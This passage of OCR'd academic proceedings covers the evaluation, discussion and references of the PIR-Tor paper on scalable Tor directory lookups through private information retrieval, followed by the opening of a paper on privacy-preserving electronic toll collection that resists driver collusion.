1	2000	250 000	1.1	2 / 7	0.2 / 0.425%
2	2000	2 500 000	1.1	2 / 70	0.2 / 4.25%
3	20 000	250 000	11	4 / 59	0.5 / 0.425%
4	20 000	2 500 000	11	4 / 553	0.5 / 4.25%
5	250 000	250 000	111	8 / 466	0.2 / 0.425%

by a factor of s_c. The number of cores required to support $s_c \cdot 250\,000$ clients is $s_c \cdot 7$ (linear increase). Thus if the number of clients increases to 2.5 million, about 70 cores will be required to support the architecture. Both the number of cores and the communication overhead of the system increases linearly with the number of clients.

Scenario 3: Increasing relays. Total number of relays increases by a factor of s_r. Total number of clients is fixed. The number of cores required to support $s_r \cdot 2\,000$ relays increases sublinearly with s_r. For example, when the number of relays increases from 2 000 to 20 000, the required number of cores increases from 7 to 59. Note that in this scenario, the communication overhead for CPIR-Tor also scales sublinearly, while that of current Tor scales linearly. Thus, as the number of relays increases, it becomes more and more advantageous to use CPIR-Tor. For instance, when the number of relays is 20 000, the communication overhead of Tor is 11 MB every 3 hours, while that of CPIR is only 4 MB.

Scenario 4: Increasing both clients and relays. Total number of relays and clients increases by a factor of s. The number of cores required to support $s \cdot 2\,000$ relays and $s \cdot 250\,000$ clients is strictly less than $7 \cdot s^2$. In order to support 20 000 relays and 2.5 million clients, 553 cores would be required. We note approximately 50% of the Tor relays are already directory servers, so 553 cores in this scenario is feasible. Again, as the number of relays increases, the advantage of CPIR-Tor over Tor becomes larger.

Scenario 5: Converting clients to middle-only relays. Observe that if all 250 000 clients converted to middle-only relays, then the server compute time for the middle database is 20 seconds, while that for the exit database is still 0.1 seconds. Thus, the total number of cores required to support this scenario is approximately 466. (This scenario is not shown in Figure 4.) As compared to the current Tor network, CPIR reduces the communication overhead in the network from 111 MB per client every 3 hours to only 8 MB.





Figure 4: Number of cores as a function of the number of relays and clients (assuming half of the relays are exits).

8 Performance Evaluation of Information-Theoretic PIR

We use an implementation [13] of the multi-server PIR scheme by Goldberg [12] and compute the server computation, total communication, and client computation, for varying values of the number of relays, using a descriptor size of 2 100 bytes, and 3 servers.

Figure 5 plots server computation, total communication, and client computation as a function of the number of Tor relays, using 3 PIR servers (the entry guards). We note that the communication cost for a single ITPIR request is at least 2 orders of magnitude smaller than the cost for a trivial download for all possible scaling scenarios.

Even if we compare the ITPIR-Tor protocol with the Tor protocol over a period of 3 hours, where clients set up 18 circuits, still the communication overhead of ITPIR is an order of magnitude smaller than a full download for all scaling scenarios. Thus in this architecture, we do not need to reuse blocks, providing security equivalent to that of Tor, if at least a single guard relay is honest. Recall that if all guard relays are compromised, then the adversary can break user anonymity in both the current



(a) Server computation (b) Total communication (c) Client computation

Figure 5: 3-server ITPIR cost.

Tor network as well as in PIR-Tor, by selectively denying service [4] to circuits that have an honest exit relay (or destination server) and performing end-to-end timing analysis [2] when the exit relay (or destination server) is compromised.

We now explore various scaling scenarios for Tor, and compute the number of clients that each guard relay can support, along with a comparison of the communication cost to that of Tor. Our results are summarized in Table 1.

Scenario 1: Current Tor Size. Total number of relays is 2 000. Total number of clients is 250 000. For $2\,000$ relays, the number of exit nodes is around $1\,000$, and the corresponding server compute time is 0.005 seconds. Thus to support a single circuit, the total server compute time is 0.005 seconds (for all three guards combined). Note that each client builds a circuit every 10 minutes. A single guard relay would thus be able to support $360\,000$ clients. In the current Tor network, there are $250\,000$ clients, and approximately 500 guard relays, so each guard relay needs to service only 1500 clients on average, and would utilize only 0.425% of one core. The communication overhead of Tor is 1.1 MB per client every 3 hours. In ITPIR, the cost to build a single circuit is only 12 KB. Even if clients build 18 circuits over a three hour interval, the total communication cost of all 18 circuits is 216 KB. Thus ITPIR is useful even with the size of the current Tor network.

Scenario 2: Increasing clients. Total number of relays is fixed at 2 000. Total number of clients increases by a factor of s_c. In order to support $s_c \cdot 250\,000$ clients, guard relays would need to utilize $s_c \cdot 0.425\%$ of a core. Thus even when the number of clients increases to 2.5 million, but the number of guard relays stays fixed at 500, then each guard relay only utilizes a 4.25% fraction of a core. The total communication overhead in the system increases linearly with the number of clients, similar to the current Tor network.

Scenario 3: Increasing relays. Total number of relays increases by a factor of s_r. Total number of clients is fixed. In order to support $s_r \cdot 2\,000$ relays, guard relays would need to utilize only 0.425% of a core. This is because the size increase in the PIR database is offset by the increase in the number of guard relays. Thus, regardless of the number of relays in the system, each guard relay utilizes only 0.425% of a core. Also, as the number of relays increases, the advantage of ITPIR over a full download in terms of communication cost also increases. For instance, at $2\,000$ relays ITPIR is a factor of 5 more efficient than Tor, while at $20\,000$ relays, ITPIR is a factor of 22 more efficient than Tor (516 KB per client every 3 hours as compared to 11.1 MB in Tor).

Scenario 4: Increasing both clients and relays. Total number of relays and clients increases by a factor of s. In order to support $s \cdot 250\,000$ clients, and $s \cdot 2\,000$ relays, each guard relay would need to utilize $s \cdot 0.425\%$ of a core. Thus when the number of clients is 2.5 million, and the number of relays is $20\,000$, each guard relay utilizes 4.25% of a core. Even at 100 times the current client base (25 million), 42% of one core is required, which may be reasonable in multi-core settings. As the number of clients increases, the communication overhead in both ITPIR and Tor increases linearly, while as the number of relays increases, it becomes a lot more advantageous to use ITPIR as compared to Tor.

Scenario 5: Converting clients to middle-only relays. Observe that if all $250\,000$ clients converted to middle-only relays, then the server compute time for the guard relays remains unchanged, since PIR is not performed over the middle database. Thus each guard relay would still utilize only 0.425% of a core.

To further highlight the scalability of ITPIR, we also consider a scenario where all $250\,000$ clients convert to relays, with a similar distribution of guard/middle/exit relays as in the current Tor network. The communication overhead of ITPIR in this scenario is 1.7 MB per client every 3 hours, while that of Tor is 137 MB — two orders of magnitude higher.

9 Discussion

We now discuss some issues in, and ramifications of, our design.

Comparison of CPIR vs. ITPIR. The CPIR-Tor architecture does not require all guard relays to be directory servers, and is more easily integrated into the current Tor network, where a random subset of the relays are directory servers. Moreover, it is ideal for the scenarios where either a client's browsing time is small (possibly estimated using the client's past Tor browsing history), or the client is not interested in the unlinkability of its connections. On the other hand, the ITPIR-Tor architecture requires all guard relays to be directory servers, thus requiring them to maintain a global view of the system, but results in significant communication savings for the clients. The ITPIR-Tor architecture can support a variety of client workloads, while providing a high level of security. In particular, ITPIR-Tor can enable a very attractive scenario where all clients become middle-only relays, without any additional cost to the network, since the middle relays are fetched for free (without doing PIR) by the clients.

Robustness. Recall that each block of the descriptor database is digitally signed by the trusted directory authorities. These signatures prevent malicious PIR servers from tricking clients into accepting false information. However, such malicious servers could still deny service to clients by returning garbage, or by not returning a response at all. As we discuss next, in both CPIR-Tor and ITPIR-Tor clients can easily detect this attack and can stop using those malicious servers.

In CPIR-Tor, a malicious directory server could modify its own copy of the descriptor database in order to corrupt blocks containing, for example, many honest nodes, and leave with correct signatures those blocks containing collaborating malicious nodes. Clients retrieving these "malicious blocks" will be successful, but clients retrieving "honest blocks" will not. In order to defend against this, a CPIR-Tor client that receives even one corrupted block (out of b requests) from a given (Byzantine) directory server should discard the entire response, and make a *new, freshly randomly chosen* query for all b blocks from a different server. It should also avoid using that Byzantine server in the future.

In ITPIR-Tor, on the other hand, such a selective-corruption attack is not possible unless all three guard nodes are colluding. In the ITPIR-Tor setting, Byzantine guard nodes can corrupt the result of the query, but not in a way that depends on which block was requested. Unfortunately, with ITPIR-Tor as presented, although the client will detect the corruption, it will not learn *which* of the guard nodes was Byzantine. This can be rectified, however, using the Byzantine robustness techniques of the underlying ITPIR protocol [12]. In particular, a client receiving blocks with correct signatures may safely use those blocks. If there are corrupted blocks, the client can identify which guard node(s) were Byzantine, and causing the corruption, by extending the queries for just the corrupted blocks to additional guard nodes. When three honest guard nodes are reached, even though the client does not know *a priori* which are the honest ones, the Byzantine nodes will be identified. However, this may come at the cost of the Byzantine nodes (if there are at least three) learning which exit block the client was interested in. Therefore, the client should not use the resulting information to build circuits; it should only use it to learn which nodes were Byzantine and thus should be avoided in the future.

Additional scaling strategies. The Tor Project has been actively working on improving its scaling properties. We now discuss some strategies under consideration that may be implemented in the future. The first strategy is to download relay descriptors on demand [34] during the circuit construction process, as opposed to periodically fetching them in advance. Fetching descriptors on demand would significantly reduce the communication overhead in Tor. However, note that fetching descriptors on demand does not satisfy our goal of efficient circuit creation, since descriptor downloads increase circuit creation times.

The second strategy introduces the idea of microdescriptors [8], which contain all relay descriptor fields that rarely change. All frequently changing fields are placed in the network consensus. Clients download the network consensus document frequently, but the microdescriptors are cached on a long-term basis. We note that this proposal is orthogonal to our architecture, and can be incorporated in the PIR-Tor protocol. In this case, the PIR database would consist of only the network consensus information. The size reduction in the PIR database because of the removal of microdescriptors would translate into both computational and communication savings in our architecture.

Computational puzzles to prevent DoS. In our architecture, directory servers act as PIR databases and perform computation to respond to user queries. This provides an opportunity to the attacker to launch a denial of service (DoS) attack against the directory servers by issuing multiple PIR queries. We propose to use computational puzzles to mitigate the impact of this attack. When a directory server begins to get computationally congested, it starts to issue computational puzzles to

clients. Clients solve the computational puzzle and return the solution to the directory server. The directory server verifies the puzzle solution, and only then starts to spend computational resources to process the client's PIR query.

Impact of churn. In the current Tor network, as the churn in the network increases, clients will have to download the full list of network consensus and relay descriptors more frequently. On the other hand, the impact of churn on PIR-Tor is minimal, since only a small number of directory servers or guards will need to download the global view more frequently. In fact, as long as the rate of database updates is longer than 10 minutes (it is currently set to 3 hours), we can expect the number of client PIR queries to be the same.

Impact of number of circuits. The communication overhead of PIR-Tor is directly proportional to the number of circuit constructions, since for optimal security, clients need to perform 1 or 2 PIR queries per circuit. Tor developers are already working on a proposal to have a separate circuit for each application, to prevent certain kinds of profiling [18]. In this scenario, since there is a separate circuit per application, the timeout period for each circuit can be increased from the current value of 10 minutes, to keep the impact of additional circuits on our architecture minimal (since the timeout period is set to 10 minutes in order to prevent those same profiling attacks).

Incorporating future path constraints. There have been several proposals that incorporate more constraints in the Tor path selection protocol. For example, it has been suggested that relays must be chosen to minimize the chance of an end-to-end timing analysis attack [11, 27]. Also, Sherr et al. [40] proposed to enable applications to choose relays based on different performance constraints like node-based selection, link-based selection, and end-to-end path-based selection. We note that PIR-Tor is able to incorporate these ideas to the extent that each block fetched from the database contains multiple descriptors, and clients could apply similar algorithms to select the descriptor that best fits their constraints.

Preserving option to download global view. We note that many use cases may require a global view of the system. For example, it may be helpful to researchers or developers working on improving the security and performance of the Tor network to have a global view of the system. Thus we propose that directory servers also support an option to download the full database.

Limitations. The Tor network is comprised of volunteer nodes that contribute their bandwidth for anonymous communication. Our proposal essentially trades off bandwidth for computation at the directory servers, and thus directory servers are required to volunteer some extra computational resources. We show in our performance evaluation that only a small fraction of CPU resources need to be volunteered by the designated directory servers, especially in the case of ITPIR-Tor. We believe that PIR-Tor offers a good tradeoff between bandwidth and computational resources, and results in an overall reduction in resource consumption at volunteer nodes. Secondly, our design is not as scalable as alternate peer-to-peer approaches, which can scale to tens of million relays. However, our design provides improved security properties over prior work. In particular, reasonable parameters of PIR-Tor provide equivalent security to that of the Tor network. The security of our architecture mostly depends on the security of PIR schemes which are well understood and relatively easy to analyze, as opposed to peer-to-peer designs that require analyzing extremely complex and dynamic systems. The only exception to this is the scenario of CPIR-Tor with descriptor re-use, where the security analysis is more complex. Moreover, for all scaling scenarios, the communication overhead in our architecture is at least an order of magnitude smaller than that of Tor. Finally, PIR-Tor assumes the use of a small set of standard exit policies for nodes to select from, though a few outliers can be tolerated by downloading their information in their entirety.

10 Conclusion

In this paper, we presented PIR-Tor, an architecture for the Tor network where clients do not need to maintain a global view of the system, and instead leverage private information retrieval techniques to protect their privacy from compromised directory servers. In our evaluation, we find that PIR-Tor reduces the communication overhead of the Tor network by at least an order of magnitude. We analyzed two flavors of our architecture, based on computational PIR and information-theoretic PIR respectively. In computational PIR, clients fetch only a few blocks from the PIR database, and reuse blocks to build additional circuits. While this modification has no impact on client anonymity, it slightly weakens the unlinkability of circuits. On the other hand, in information-theoretic PIR, clients perform a PIR query per circuit creation and do not reuse blocks, resulting in a level of security that is equivalent to the Tor network. While information-theoretic PIR requires all guard relays to be directory servers, computational PIR is more easily integrated into the current Tor network.

Acknowledgments

We are grateful to Roger Dingledine for helpful discussions about Tor. This work also benefited from the feedback of HotSec 2010 attendees, particularly Micah Sherr. We would also like to thank the anonymous reviewers for their comments on earlier drafts of this paper. Femi Olumofin and Ian Goldberg were supported in part by NSERC, MITACS, and The Tor Project. Carmela Troncoso is a research assistant of the Fund for Scientific Research in Flanders (FWO), and was supported in part by the the IAP Programme P6/26 BCRYPT of the Belgian State. Prateek Mittal and Nikita Borisov were supported in part by an HP Labs IRP grant and an NSF grant CNS 09–53655.

References

[1] C. Aguilar-Melchor and P. Gaborit. A lattice-based computationally-efficient private information retrieval protocol, 2007. Presented at WEWORC 2007. http://eprint.iacr.org/2007/446.pdf, Accessed February 2011.

[2] K. S. Bauer, D. McCoy, D. Grunwald, T. Kohno, and D. C. Sicker. Low-resource routing attacks against Tor. In Ting Yu, editor, *ACM Workshop on Privacy in the Electronic Society (WPES 2007)*, pages 11–20. ACM, 2007.

[3] D. Boneh, B. Lynn, and H. Shacham. Short signatures from the Weil pairing. In C. Boyd, editor, *7th International Conference on the Theory and Application of Cryptology and Information Security (ASIACRYPT 2001)*, volume 2248 of *Lecture Notes in Computer Science*, pages 514–532. Springer, 2001.

[4] N. Borisov, G. Danezis, P. Mittal, and P. Tabriz. Denial of service or denial of security? In S. De Capitani di Vimercati and P. F. Syverson, editors, *ACM Conference on Computer and Communications Security (CCS 2007)*, pages 92–102. ACM, 2007.

[5] B. Chor, O. Goldreich, E. Kushilevitz, and M. Sudan. Private information retrieval. In *IEEE Annual Symposium on Foundations of Computer Science (FOCS 95)*, pages 41–50, 1995.

[6] G. Danezis and R. Clayton. Route fingerprinting in anonymous communications. In A. Montresor, A. Wierzbicki, and N. Shahmehri, editors, *International Conference on Peer-to-Peer Computing (P2P 2006)*, pages 69–72. IEEE Computer Society, 2006.

[7] G. Danezis and P. F. Syverson. Bridging and fingerprinting: Epistemic attacks on route selection. In N. Borisov and I. Goldberg, editors, *8th Privacy Enhancing Technologies Symposium (PETS 2008)*, volume 5134 of *Lecture Notes in Computer Science*, pages 151–166. Springer, 2008.

[8] R. Dingledine. Clients download consensus + microdescriptors. https://gitweb.torproject.org/tor.git/blob/master:/doc/spec/proposals/158-microdescriptors.txt, January 2009. Accessed February 2011.

[9] R. Dingledine and N. Mathewson. Anonymity loves company: Usability and the network effect. In *5th Workshop on the Economics of Information Security (WEIS 2006)*, 2006.

[10] R. Dingledine, N. Mathewson, and P. Syverson. Tor: The second-generation onion router. In *13th USENIX Security Symposium*, pages 303–320. USENIX, 2004.

[11] M. Edman and P. Syverson. AS-awareness in Tor path selection. In S. Jha and A. D. Keromytis, editors, *ACM Conference on Computer and Communications Security (CCS 2009)*, pages 380–389. ACM, 2009.

[12] I. Goldberg. Improving the robustness of private information retrieval. In *IEEE Symposium on Security and Privacy (S&P 2007)*, pages 131–148. IEEE Computer Society, 2007.

[13] I. Goldberg. Percy++, 2010. https://sourceforge.net/projects/percy/.

[14] P. Golle and K. Partridge. On the anonymity of home/work location pairs. In H. Tokuda, M. Beigl, A. Friday, A. J. Bernheim Brush, and Y. Tobe, editors, *7th International Conference Pervasive Computing (Pervasive 2009)*, volume 5538 of *Lecture Notes in Computer Science*, pages 390–397. Springer, 2009.

[15] GPGPU Team. High-speed PIR computation on GPU on Assembla. http://www.assembla.com/spaces/pir_gpgpu/.

[16] S. Hansen. AOL removes search data on vast group of web users, October 2006. New York Times.

[17] D. Herrmann and lexi. Contemporary profiling of web users, December 2010. Presented at the 27th Chaos Communication Congress in Berlin on December 27, 2010.

[18] R. Hogan, J. Appelbaum, D. McCoy, and N. Mathewson. Separate streams across circuits by connection metadata. https://gitweb.torproject.org/tor.git/blob/master:/doc/spec/proposals/171-separate-streams.txt, December 2010. Accessed February 2011.

[19] T. Holz, M. Steiner, F. Dahl, E. Biersack, and F. Freiling. Measurements and mitigation of peer-to-peer-based botnets: A case study on storm worm. In F. Monrose, editor, *1st USENIX Workshop on Large-scale Exploits and Emergent Threats (LEET 2008)*. USENIX Association, 2008.

[20] J. B. Kowalski. Tor network status. http://torstatus.blutmagie.de/. Accessed February 2011.

[21] E. Kushilevitz and R. Ostrovsky. Replication is not needed: single database, computationally-private information retrieval. In *IEEE Annual Symposium on Foundations of Computer Science (FOCS 97)*, pages 364–373, 1997.

[22] J. McLachlan, A. Tran, N. Hopper, and Y. Kim. Scalable onion routing with Torsk. In S. Jha and A. D. Keromytis, editors, *ACM Conference on Computer and Communications Security*, pages 590–599. ACM, 2009.

[23] P. Mittal and N. Borisov. Information leaks in structured peer-to-peer anonymous communication systems. In P. F. Syverson and S. Jha, editors, *ACM Conference on Computer and Communications Security (CCS 2008)*, pages 267–278. ACM, 2008.

[24] P. Mittal and N. Borisov. ShadowWalker: peer-to-peer anonymous communication using redundant structured topologies. In S. Jha and A. D. Keromytis, editors, *ACM Conference on Computer and Communications Security (CCS 2009)*, pages 161–172. ACM, 2009.

[25] P. Mittal, N. Borisov, C. Troncoso, and A. Rial. Scalable anonymous communication with provable security. In *5th USENIX conference on Hot topics in security (HotSec'10)*, pages 1–16. USENIX Association, 2010.

[26] Prateek Mittal, Femi Olumofin, Carmela Troncoso, Nikita Borisov, and Ian Goldberg. PIR-Tor: Scalable anonymous communication using private information retrieval. Technical Report CACR 2011-05, Centre for Applied Crytpographic Research, 2011. http://www.cacr.math.uwaterloo.ca/techreports/2011/cacr2011-05.pdf.

[27] S. J. Murdoch and P. Zielinski. Sampled traffic analysis by internet-exchange-level adversaries. In N. Borisov and P. Golle, editors, *Privacy Enhancing Technologies Workshop (PET 2007)*, volume 4776 of *Lecture Notes in Computer Science*, pages 167–183. Springer, 2007.

[28] Steven J. Murdoch and Robert N.M. Watson. Metrics for security and performance in low-latency anonymity systems. In *Proceedings of the 8th Privacy Enhancing Technologies Symposium (PETS 2008)*, July 2008.

[29] A. Nambiar and M. Wright. Salsa: a structured approach to large-scale anonymity. In R. N. Wright and S. De Capitani di Vimercati, editors, *13th ACM Conference on Computer and Communications Security (CCS 2006)*, pages 17–26. ACM, 2006.

[30] A. Narayanan and V. Shmatikov. Robust de-anonymization of large sparse datasets. In *IEEE Symposium on Security and Privacy (S&P 2008)*, pages 111–125. IEEE Computer Society, 2008.

[31] T.-W. Ngan, R. Dingledine, and D. S. Wallach. Building incentives into Tor. In *14th International Conference on Financial Cryptography and Data Security (FC 2010)*, volume 6052 of *Lecture Notes in Computer Science*, pages 238–256. Springer, 2010.

[32] F. Olumofin and I. Goldberg. Revisiting the computational practicality of private information retrieval. In *15th International Conference on Financial Cryptography and Data Security (FC 2011)*, Lecture Notes in Computer Science. Springer, 2011.

[33] L. Øverlier and P. Syverson. Locating hidden servers. In *IEEE Symposium on Security and Privacy (S&P 2006)*. IEEE Computer Society, 2006.

[34] P. Palfrader. Download server descriptors on demand. `https://gitweb.torproject.org/tor.git/blob/master:/doc/spec/proposals/141-jit-sd-downloads.txt`, June 2008. Accessed February 2011.

[35] A. Panchenko, S. Richter, and A. Rache. NISAN: network information service for anonymization networks. In S. Jha and A. D. Keromytis, editors, *ACM Conference on Computer and Communications Security (CCS 2009)*, pages 141–150. ACM, 2009.

[36] M. Perry. Securing the Tor network, July 2007. Presented at Black Hat USA on July 2007.

[37] J.-F. Raymond. Traffic analysis: Protocols, attacks, design issues, and open problems. In H. Federrath, editor, *Proceedings of Designing Privacy Enhancing Technologies: Workshop on Design Issues in Anonymity and Unobservability*, volume 2009 of *Lecture Notes in Computer Science*, pages 10–29. Springer-Verlag, 2000.

[38] M. Rennhard and B. Plattner. Introducing MorphMix: Peer-to-peer based anonymous internet usage with collusion detection. In S. Jajodia and P. Samarati, editors, *ACM Workshop on Privacy in the Electronic Society (WPES 2002)*, pages 91–102. ACM, 2002.

[39] M. Schuchard, A. W. Dean, V. Heorhiadi, N. Hopper, and Y. Kim. Balancing the shadows. In K. Frikken, editor, *9th ACM workshop on Privacy in the electronic society (WPES 2010)*, pages 1–10. ACM, 2010.

[40] M. Sherr, A. Mao, W. R. Marczak, W. Zhou, B. Thau Loo, and M. Blaze. A3: An extensible platform for application-aware anonymity. In *Proceedings of the Network and Distributed System Security Symposium (NDSS 2010)*, pages 247–266. The Internet Society, 2010.

[41] R. Snader and N. Borisov. A tune-up for Tor: Improving security and performance in the Tor network. In *Proceedings of the Network and Distributed System Security Symposium (NDSS 2008)*. The Internet Society, 2008.

[42] Robin Snader and Nikita Borisov. Improving security and performance in the Tor network through tunable path selection. *IEEE Transactions on Dependable and Secure Computing*, 2010. `http://dx.doi.org/10.1109/TDSC.2010.40` (preprint).

[43] L. Sweeney. Weaving technology and policy together to maintain confidentiality. *Journal of Law, Medicine and Ethics*, 25:98–110, 1997.

[44] P. Tabriz and N. Borisov. Breaking the collusion detection mechanism of MorphMix. In G. Danezis and P. Golle, editors, *Privacy Enhancing Technologies (PETS 2006)*, volume 4258 of *Lecture Notes in Computer Science*, pages 368–383. Springer, 2006.

[45] The Tor Project. Tor metrics portal, February 2011. http://metrics.torproject.org/.

[46] The Tor Project. Who uses Tor. `http://www.torproject.org/about/torusers.html.en`. Accessed Februrary 2011.

[47] A. Tran, N. Hopper, and Y. Kim. Hashing it out in public: common failure modes of DHT-based anonymity schemes. In S. Paraboschi, editor, *8th ACM Workshop on Privacy in the Electronic Society (WPES 2009)*, pages 71–80. ACM, 2009.

[48] Q. Wang, P. Mittal, and N. Borisov. In search of an anonymous and secure lookup: attacks on structured peer-to-peer anonymous communication systems. In A. D. Keromytis and V. Shmatikov, editors, *ACM Conference on Computer and Communications Security (CCS 2010)*, pages 308–318. ACM, 2010.

The Phantom Tollbooth: Privacy-Preserving Electronic Toll Collection in the Presence of Driver Collusion

Sarah Meiklejohn* *UC San Diego*
Keaton Mowery† *UC San Diego*
Stephen Checkoway‡ *UC San Diego*
Hovav Shacham§ *UC San Diego*

Abstract

In recent years, privacy-preserving toll collection has been proposed as a way to resolve the tension between the desire for sophisticated road pricing schemes and drivers' interest in maintaining the privacy of their driving patterns. Two recent systems in particular, VPriv (USENIX Security 2009) and PrETP (USENIX Security 2010), use modern cryptographic primitives to solve this problem. In order to keep drivers honest in paying for their usage of the roads, both systems rely on unpredictable spot checks (e.g., by hidden roadside cameras or roaming police vehicles) to catch potentially cheating drivers.

In this paper we identify large-scale driver collusion as a threat to the necessary unpredictability of these spot checks. Most directly, the VPriv and PrETP audit protocols both reveal to drivers the locations of spot-check cameras — information that colluding drivers can then use to avoid paying road fees. We describe Milo, a new privacy-preserving toll collection system based on PrETP, whose audit protocol does not have this information leak, even when drivers misbehave and collude. We then evaluate the additional cost of Milo and find that, when compared to naïve methods to protect against cheating drivers, Milo offers a significantly more cost-effective approach.

1 Introduction

Assessing taxes to drivers in proportion to their use of the public roads is a simple matter of fairness, as road maintenance costs money that drivers should expect to pay some part of. Gasoline taxes, currently a proxy for road use, are ineffective for implementing congestion pricing for city-center or rush-hour traffic. At the same time, the detailed driving records that would allow for such congestion pricing also reveal private information about drivers' lives, information that drivers do seem to have interest in keeping private. (In the U.S., for example, some courts have recognized drivers' privacy interests by forbidding the police from using a GPS device to record a driver's movements without a search warrant [1].)

The VPriv [39] and PrETP [4] systems for private tolling, proposed at USENIX Security 2009 and 2010 respectively, attempt to use modern cryptographic protocols to resolve the tension between sophisticated road pricing and driver privacy. At the core of both these systems is a monthly payment and audit protocol. In her payment, each driver commits to the road segments she traversed over the month and the cost associated with each segment, and reveals the total amount she owes. The properties of the cryptography used guarantee that the total is correct assuming the segments driven and their costs were honestly reported, but that the specific segments driven are still kept private.

To ensure honest reporting, the systems use an auditing protocol: throughout the month, roadside cameras occasionally record drivers' locations; at month's end, the drivers are challenged to show that their committed road segments include the segments in which they were observed, and that the corresponding prices are correct. So long as such spot checks occur unpredictably, drivers who attempt to cheat will be caught with high probability given even a small number of auditing cameras. In the audit protocols for both VPriv and PrETP, however, *the authority reveals to each driver the locations at which she was observed.* (The driver uses this information to open the appropriate cryptographic commitments.) If the cameras aren't mobile, or are mobile but can be placed in only a small set of suitable locations (e.g., overpasses or exit signs along a fairly isolated highway), then the drivers will easily learn where the cameras are (and, perhaps more importantly, where they aren't). Furthermore, if drivers collude and share the locations at which they were challenged, then a few audit periods will suffice for colluding drivers to learn and map the cameras' locations.

*smeiklej@cs.ucsd.edu
†kmowery@cs.ucsd.edu
‡s@cs.ucsd.edu
§hovav@cs.ucsd.edu

We believe the model of large-scale driver collusion is a realistic one. For example, drivers already collaborate to share the locations of speed cameras [37] and red-light cameras [38]; if we extend this behavior to consider maps of audit cameras, then we see that the unpredictable spot checks required in the analysis of VPriv and PrETP are difficult to achieve in the real world when drivers may collude on a large scale. When drivers know where cameras are (and where they aren't), they will not pay for segments that are camera-free, and may even change driving patterns to avoid the cameras. By collaborating, drivers can discover and share camera locations at acceptable cost; in fact, if the cameras are revealed to them directly in the course of the audit protocol then they can do so without incurring a single fine.

Finally, one might argue that an appropriate placement of audit cameras at chokepoints will make them impossible to avoid, even if their location is known; the price charged for traversing such a chokepoint could then be made sufficiently high that it subsidizes the cost of maintaining other, unaudited road segments. This alternative arrangement may seem superficially appealing, but it is ultimately incompatible with driver privacy. If drivers cannot avoid a chokepoint they cannot but be observed by authorities when they cross it; in other words, this approach would be feasibly enforceable only when most drivers are regularly observed at the chokepoints. In fact, what we have described is precisely the situation today in many cities, where tolls are collected on bridges and other unavoidable chokepoints.

Our contribution We show, in Section 4, how to modify the PrETP system to obtain our own system, Milo, in which the authority can perform an agreed-upon number of spot checks of a driver's road-segment commitments without revealing the locations being checked. To achieve this, we adapt a recent oblivious transfer protocol due to Green and Hohenberger [28] that is based on blind identity-based encryption. We have implemented and benchmarked our modifications to the audit protocol, showing (in Section 5) that they require a small amount of additional work for each driver and a larger but still manageable amount of work for the auditing authority.

Basic fairness demands that drivers whom the authority accuses of cheating be presented with the evidence against them: a photo of their car at a time and location for which they did not pay. This means that drivers who intentionally incur fines will inevitably learn some camera locations; in some cases, a large coalition of drivers may therefore profitably engage in such misbehavior. Here the information about camera locations is leaked not by the audit protocol but by the legal proceedings that follow it.

Finally, if the cameras are themselves visible then drivers will discover and share their locations, regardless of the cryptographic guarantees of the audit protocol.[1] All that is necessary is for one driver to spot the camera at any point during the month; the colluding drivers can then ensure that their commitments take this camera into account. We discuss this further in Section 6.

In summary, our paper makes three concrete contributions:

- we identify large-scale driver collusion as a realistic threat to privacy-preserving tolling systems;
- we modify the PrETP system to avoid leaking camera locations to drivers during challenges; and
- we identify and evaluate other ways to protect against driver collusion and compare their costs to that of Milo.

2 System Outline

In this section we present an overview of the Milo system. We discuss both the organizational structure of the system, as well as the security goals it is able to achieve. As our system is built directly on top of PrETP we have approximately maintained its structure, with the important differences highlighted below.

2.1 Organization

Milo consists of three main players: the driver, represented by an On-Board Unit (OBU); the company operating the OBU (abbreviated TSP, for Toll Service Provider); and finally the local government (or TC, for Toll Charger) responsible for setting the road prices and collecting the final tolls from the TSP, as well as for ensuring fairness on the part of the driver. The interactions between these parties can be seen in Figure 1.

In some respects, the organization of Milo is similar to that of current toll collection systems. The driver will keep a certain amount of money in an account with the TSP; at the end of every month the driver will then pay some price appropriate for how much she drove and the amount of money remaining in the account will need to be replenished. The major difference, of course, is that the payments of the driver do not reveal any information about their actual locations while driving.[2] In addition, we will require that the TC perform occasional spot checks to guarantee that drivers are behaving honestly.

The OBU is a box installed in the car of the driver, which is responsible for collecting location information, computing the prices associated with the roads, and forming the final payment information that is sent to the TSP

[1] De Jonge and Jacobs [19] appear to have been the first to note that unobservable cameras are crucial for random spot checks.

[2] As also noted by Balasch et al. [4], the pricing structure itself may of course reveal driver locations — e.g., if segment i costs 2^i (see Section 4), then all drivers' paths are revealed by cost alone. This will likely not be a problem in practice.

